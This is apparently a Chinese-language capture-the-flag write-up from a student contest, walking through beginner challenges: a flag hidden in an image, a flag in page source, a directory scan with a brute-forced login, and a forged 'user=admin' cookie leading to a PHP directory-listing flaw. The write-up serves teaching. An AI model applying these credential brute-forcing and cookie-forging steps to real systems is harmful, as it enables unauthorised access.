
Asuri新生赛

misc-签到

解题思路：(我也想要嘉木的力量)


先下载下来再说

果然是一张图



不好意思点开了，没眼看

然后丢进010 Editor，直接拖到最下面




眼前一串base64编码，丢进解码器

获得了嘉木的力量!

baby-web-九曲十八弯

一进页面点不动，慌了

然后view-source一下





```
94
95
96      <script src="./scripts/hello_world.js"></script>
97  </body>
98
99  </html>
```

```
/QXN1cml7dml1d19zb3VyY2Unc19wb3dlcn0=
```


mediun_web_justburp

某个页面，所以想到用御剑扫一下






果然出现了一个robots.txt
点它，然后获得了一个密码集
name-pass.txt
打开Burp->Add这个文档然后爆破



收获密码



hart_web_php。。。

emmm，本网站只供名为为admin的user访问

截包后

```
GET / HTTP/1.1
Host: 139.9.212.218:39009
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:69.0) Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: user=guest
Upgrade-Insecure-Requests: 1
```

发现Cookie可改，然后Go一下

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: 139.9.212.218:39009
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:69.0) Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: user=admin
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sun, 17 Nov 2019 12:58:20 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Refresh: 3;url=read_file.php
Content-Length: 15
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

□□□□□□
```

重定向到了一个新的地方

← → C ⓘ 不安全 | 139.9.212.218:39009/read_file.php

emmm锛屾湰缃戠珯鍙緵鍚嶄负涓篴dmin鐨剈ser璁块棶

其实结果还是一样的。。

Request

Raw | Params | Headers | Hex

```
GET /read_file.php HTTP/1.1
Host: 139.9.212.218:39009
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:69.0) Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: user=admin
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sun, 17 Nov 2019 12:33:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 550
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

□□□□□,□□□□□□□□□□□□□□□<br>□□□□□□□□□<br>index.php<br>read_file.p
hp<br>no_flag_here.php<br><br><br><br><!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>readfile</title>
</head>
<body>
    <form method="GET">
        <input name="file" type="text"/>
        <input name="submit" type="submit"/>
    </form>
</body>
</html>
```

重复了一遍操作，发现东西了

bool(false)

```php
<?php
        header("Content-type:  text/html;  charset=utf-8");
        //都说了flag不在这，去根目录找找吧<br>不过这边给你提供一个功能呢
        //输入你想查看的目录吧
        if(isset($_GET['url']))
                $url  =  $_GET['url'];
        var_dump(@scandir($url));
        show_source(__FILE__);
?>
```